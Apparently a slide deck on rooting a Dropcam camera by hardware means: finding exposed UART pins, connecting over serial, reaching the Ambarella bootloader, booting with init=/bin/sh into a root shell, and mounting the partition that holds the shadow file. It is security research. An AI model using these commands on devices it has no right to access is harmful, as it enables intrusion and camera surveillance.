
“[for Google] to gain a bigger foothold in the fast growing market for connected devices in the home” -forbes.com




rooting a dropcam




probing some portz



exposed 3.3v UART



breakout board (FTDI serial to USB)



serial connection (pin 3 & 4)

and action!

```
$ screen /dev/tty.usbserial-A603NJ6C 115200
[0.000000] Linux version 2.6.38.8
[0.000000] CPU: ARMv6-compatible processor [4117b365]
[0.000000] CPU: VIPT nonaliasing data cache
[0.544192] Initializing Crown Royal Dropcam board (revision 2)
...

      .: ^ :.
    .o0WMMMMMMNOc.
dWMMMMMNXNMMMMWl
dMMMMd.      .kMMMMl
KMMMO      KMMMO
OMMMW;      cWMMMX
.OMMMMO..cKMMMMk
:XM0:dNMMMMO;
;.OMMMMO,
'ONx'

      lk,
      .NMc
      .o0XNX0kWMc
      cX0xXNo .o0XNX0d'
      .0XxxKNNKx;
      :kKNNKx.
      .lOXNNKx,
      :XXxKNX0ldKNNKd.
lWNd;' ,lXMMc
oMMo'..dWNo,' ,oXWx
.WMWk;' ,c0M0.
.KM0:' ';;
;NWx;' ,cKMK.
lMMx' .oWMX;
.'0M0
MM:      .WMc
oMX      'MM,
'WM;
.WMd      XM0
kM0      KMx
.WMd      lMM'
.XMo      cMX
.OMMO'      .dMMc
oMX      .XMk'
.xMX.
.WMK;
.lWW,
cWW:
dMX,
.oMMd
lMM'
.XMo
cMX
oNMNKXMNWMc
oMX      .dNMNKXMNx.
.WMWMNKXMWO'
;0WWKKWN,
cKMNKXWWMd
lMM'
.XMo
cMK

      .; ; ; . ' ; . .; .
      .; ; ; .
      .WMo. , ; ; ' .
      . , ; ; , .
      . ; ; ; ' . . ; .
      . ; ;
      , ; .
      . ; .

      ..
```

Ambarella login:

booting to password prompt

accessing the bootloader




power on

+



hit 'enter'

or




+



tx/rx (pin 3 & 4) short

\$ screen /dev/tty.usbserial-A603NJ6C 115200



Amboot(R) Ambarella(R) Copyright (C) 2004-2007

amboot>

bootloader

booting in a root shell

```
amboot> help
The following commands are supported:
```

help	bios	diag	dump
erase	exec	ping	r8
r16	r32	reboot	reset
setenv	show	usbdl	w8
w16	w32	bapi	

bootloader's help

```
amboot> help setenv
Usage: setenv [param] [val]
auto boot - Automatic boot
cmdline   - Boot parameters
auto_dl   - Automatically boot over
network
tftpd     - TFTP server address
...
```

bootloader's setenv command

```
amboot>setenv cmdline DCSEC console=ttyS0 ubi.mtd=bak root=ubi0:rootfs
rw rootfstype=ubifs init=/bin/sh
```

```
amboot>reboot
```

set boot parameters to /bin/sh

NOP'ing out root's password

```
# ls -l /etc/shadow
/etc/shadow -> /mnt/dropcam/shadow

# more /etc/fstab
<file system>    <mount pt>      <type>
/dev/root        /                ext2

...
NFS configuration for ttyS0
/dev/mtdblock9   /mnt/dropcam     jffs2

# mount -tjffs2 /dev/mtdblock9 /mnt/dropcam
```

mounting /mnt/dropcom

